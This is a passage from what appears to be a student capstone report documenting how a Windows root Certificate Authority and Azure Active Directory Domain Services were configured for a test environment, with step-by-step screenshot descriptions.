
At "CA Type" we selected "Root CA":




Next, we selected “Private Key”:




Then, we selected “SHA256” to be used as the hash algorithm for signing certificates:




Next, we kept the default settings in the “CA Name” tab:




Under “Validity Period”, we changed it to 99 Years:




For database locations, we kept the default settings:



The, we confirmed the settings and selected "Configure":




After the Certificate Authority has been configured, this is the success screen:



The VM was then restarted so the changes could take effect.

Finally, this VM's IP address settings were changed to remain static as we neither want a server nor Domain Controller's IP address to change:



2.1.2.2 Azure Active Directory Domain Services (AADDS)

As AADDS is a new service that was only made generally available as of late 2016 (Simons, 2018), before provisioning the service, we referred to the Microsoft documentation to understand more about the service. Described in the documentation, Azure ADDS “*provides managed domain services such as domain join, group policy, lightweight directory access protocol (LDAP), and Kerberos/NTLM authentication.*” (Foulds & Stephens, 2020) These domain services can be used without deploying, managing, and patching domain controllers in the cloud. Whereas a self-managed ADDS is an “Enterprise-ready lightweight directory access protocol (LDAP) server that provides key features such as identity and authentication, computer object management, group policy, and trusts”, Azure Active Directory Domain Services can actually be thought of as two separate services. There is Azure Active Directory (AD) and Azure AD Domain Services. The former is a “cloud-based identity and mobile device management” service. Azure AD can offer identity management for resources such as Office 365, the Azure portal and Software as a Service (SaaS) applications. The latter offers domain services such as domain join, group policy, LDAP, and Kerberos/NTLM authentication (Foulds, 2020).

As a traditional, self-managed ADDS is a mainstay in enterprise deployments and it is full-featured, beyond the convenience of a managed service, the application of Azure ADDS may not be immediately apparent. However, it should be noted that AADDS is increasingly adopted in many corporate environments, which leads to the question of why. While there may be many variants of this answer, one of the reasons lies in flexibility. Due to the fact that AADDS uses modern OAuth/OpenID Connect based protocols (Foulds, 2020)--protocols designed to work over the Internet--AADDS enables users to access corporate resources from anywhere. Furthermore, AADDS-joined devices are able to use Kerberos and NTLM protocols for authentication. Enterprises may have legacy applications that they wish to migrate to the cloud. Since these legacy applications will likely require Kerberos or NTLM for authentication, in order to lift-and-shift, these applications may need to be retrofitted. However, an enterprise can deploy AADDS to provide Kerberos/NTLM authentication in the cloud environment to ensure that the

migrated legacy application(s) can continue to work. For this reason, AADDS are typically deployed in one of three models (Foulds, 2020):

1. As a standalone cloud-only ADDS
2. As part of an existing forest
3. As an extension to an on-premise domain

As this project does not have any so-called on-premise domains or resources, our deployment will most closely approximate the first model.

The documentation to follow will detail the steps that we took to configure and provision a custom domain and to create an administrative user. To test this domain, we created a Windows Server that was joined and configured to allow us view the Active Directory Administrative Center. As AADDS is a managed service and not an actual domain controller to which we have access, activities like creating user accounts are done through the Azure Portal. However, access to the Active Directory Administrative Center, on the server, can provide a familiar user interface to verify, in our tests, that users are indeed part of the groups to which they were assigned. The following documentation will provide a near step-by-step recounting of this test based on a demonstration on “Setting Up Azure Active Directory Domain Services” (MasterVisualStudio, 2017).

As this is a test, we created a new Resource Group and Virtual Network in which to deploy VMs and the services. However, for actual deployments, it is important to ensure that the VMs and services are deployed in the appropriate Resource Groups, Virtual Networks (and subnets).

In this test, the Resource Group “Yeti” was first created:

The screenshot shows the 'Create a resource group' dialog box in the Microsoft Azure portal. The 'Basics' tab is active. In the 'Project details' section, the 'Subscription' dropdown is set to 'Free Trial' and the 'Resource group' input field is filled with 'Yeti'. In the 'Resource details' section, the 'Region' dropdown is set to '(Canada) Canada Central'. The dialog also includes sections for 'Tags' and 'Review + create'.

To manage the resources created, a Name:Value pair was used to identify the resources used in this test. Here, the Name:Value pair was Capstone:SecurityOnionPOC.

The screenshot shows the 'Create a resource group' dialog in the Microsoft Azure portal. The 'Tags' tab is active. A single tag is defined: Name 'Capstone' and Value 'SecurityOnionPOC'. The 'Resource group' checkbox is checked.

Next, a dedicated subnet was created:

The screenshot shows the 'ADDSSNetwork | Subnets' page in the Microsoft Azure portal. It lists two subnets: 'Corp' (Address range 10.0.0.0/24) and 'AD_DS' (Address range 10.0.1.0/24).

NB: According to Microsoft Azure ADDS Deployment recommendations, it is actually recommended to create a new Virtual Network in which to deploy ADDS. This network should then be configured to peer with other Virtual Networks for seamless routing. [Section 2.1.1](#) will discuss this in more detail.

Then, a new administrative user was created:

The screenshot shows the 'New user' creation dialog in the Microsoft Azure portal. The 'Identity' section shows a user name 'ebenes' and email 'ebenes@crmnwng22@gmail.onmicrosoft.com'. The 'Password' section shows an auto-generated password 'Rado9812'. The 'Groups and roles' section shows the user assigned to the 'User' role.

Here, a username was created with the first letter of this fictitious character's name and the last name. Azure Active Directory auto-generates a default password that will be entered when this user account is first used. The user will then be prompted to change their password.

Next, we configured the “Basics” options. The previously created resource group was selected. The DNS domain name was generated using the email account that was used to create this Azure account. We selected a hosting location within Canada.

The screenshot shows the 'Create Azure AD Domain Services' Basics tab configuration page. It includes fields for Subscription (Free Trial), Resource group (Yeti), DNS domain name (crmnwng22@gmail.onmicrosoft.com), Region (Canada Central), SKU (Enterprise), and Forest type (User). The 'Help me choose the subscription and resource group' and 'Help me choose the DNS name' links are visible. The 'Review + create' button is at the bottom.

As we wanted to test the Enterprise deployment, we chose the “Enterprise” SKU. However, for our actual project deployment, we scaled down to “Standard” as the “Enterprise” SKU is quite costly.

Next, the appropriate virtual network was selected:

The screenshot shows the 'Create Azure AD Domain Services' Networking tab configuration page. It includes fields for Virtual network (ADDSNetwork) and Subnet (AD_DS (10.0.1.0/24)). A warning message at the bottom states: “⚠️ A network security group will be automatically created and associated to the subnet to protect AAD Domain Services. The network security group will be configured according to [guidelines for configuring NSGs](#). Manage”. The 'Help me choose the virtual network and address' link is also present.

Then, in the “Administration” tab, the “Manage group membership” option was selected:

The screenshot shows the 'Create Azure AD Domain Services' page in the Microsoft Azure portal. The 'Administration' tab is active. A red box highlights the 'AAD DC Administrators' dropdown menu and the 'Manage group membership' link. Below this, there are sections for Notifications and Additional email recipients.

This will open up a new screen where we selected the “Elaine Benes” user that was created at the start of this test:

The screenshot shows the 'Members' page for the 'AAD DC Administrators' group. It displays a table of direct members with columns for Name, Type, Email, and User type. Two users are listed: Carmen Wong (User, Member) and Elaine Benes (User, Member).

Name	Type	Email	User type
Carmen Wong	User		Member
Elaine Benes	User		Member

On the “Synchronization” tab, the toggle was left on “All”:

The screenshot shows the 'Create Azure AD Domain Services' page with the 'Synchronization' tab selected. The 'Synchronization type' dropdown is set to 'All'. A warning message indicates that 'Scoped' synchronization can be modified or converted to 'All' users and groups.

Then, the details of the Domain Services were reviewed before selecting “Create”. A screenshot of the overview can be found on the next page.

After selecting “Create”, a deployment progress screen was returned:

Resource	Type	Status	Operation details
ADDSNetwork.AD_DS	Microsoft.Resources/depl...	OK	Operation details
aadds-nsg	Microsoft.Resources/depl...	OK	Operation details

Provisioning the Domain and Domain Services will take the better part of an hour (Foulds et al., 2020). Since it will take some time, while the Domain is provisioned, a VM with Windows Datacenter 2019 will be provisioned so that it can be used to test the Domain. Once the Domain and Domain Services deployment has completed, the Domain Services tab will appear like this:

Note that there are “Required configuration steps”:

Required configuration steps



Update DNS server settings for your virtual network

Update the DNS server settings for your virtual network to point to the IP addresses (10.0.1.4 and 10.0.1.5) where Azure AD Domain Services is available.

[More information](#)

[Configure](#)



Enable Azure AD Domain Services password hash synchronization

Users cannot bind using secure LDAP or sign in to the managed domain, until you enable password hash synchronization to Azure AD Domain Services. Follow the instructions below, depending on the type of users in your Azure AD directory. Complete both sets of instructions if you have a

Thus, “Configure” was selected and the network settings were configured on the backend (Foulds et al., 2020) and a success notification was returned:

To create a server VM, the process is largely standard operating procedures. Below are some of the highlights.

This VM will use the same Resource group and is hosted in the same geographical region:

Microsoft Azure Search resources, services, and docs (G+/-)

Home > Virtual machines > Create a virtual machine

Create a virtual machine

[Basics](#) [Disks](#) [Networking](#) [Management](#) [Advanced](#) [Tags](#) [Review + create](#)

Create a virtual machine that runs Linux or Windows. Select an image from Azure marketplace or use your own customized image. Complete the Basics tab then Review + create to provision a virtual machine with default parameters or review each tab for full customization. [Learn more](#)

Project details

Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription * Resource group * [Create new](#)

Instance details

Virtual machine name * Region * Availability options Image * [Browse all public and private images](#)

Azure Spot instance Yes No

Size * 1 vcpu, 1 GiB memory (CA\$14.58/month) [Change size](#)

On the lower half of the “Basics” pane, local machine administrative credentials were configured:

Administrator account

Username * Password * Confirm password *

Inbound port rules

Select which virtual machine network ports are accessible from the public internet. You can specify more limited or granular network access on the Networking tab.


Public inbound ports * None Allow selected ports

Select inbound ports *

Warning: This will allow all IP addresses to access your virtual machine. This is only recommended for testing. Use the Advanced controls in the Networking tab to create rules to limit inbound traffic to known IP addresses.


This will be restricted to my IP after the machine is made.

Everything else was configured according to standard practices. Here is an overview of the configuration details:




Now that the domain has been provisioned and a server VM has been created to test the domain, the next step was to change the administrative user password so that the new password will propagate over to the newly provisioned AADDS.


To do this, a new private window was opened and in the address bar, this URL was entered: "myapps.microsoft.com" (Foulds et al., 2020). This will redirect to a login page:




Here, the administrative user account credentials created earlier were entered:



When prompted for a password, the auto-generated password for ebenes@crmnwng22gmail.onmicrosoft.com was entered:



This will prompt the user to change from the default password to a unique user-generated password:



If the password change is successful, the user will be logged in and this is the UI:

The screenshot shows the Microsoft Groups interface. At the top, there's a header with the Microsoft logo, a search bar, and a user profile for 'Elaine' in 'DEFAULT DIRECTORY'. Below the header, the word 'Groups' is displayed. On the left, there are sections for 'Groups I own' (+ Create group) and 'No groups found'. On the right, there are sections for 'Groups I'm in' (+ Join group) and 'AAD DC Administrators' under 'AD'. A search bar at the top right says 'Search groups'.

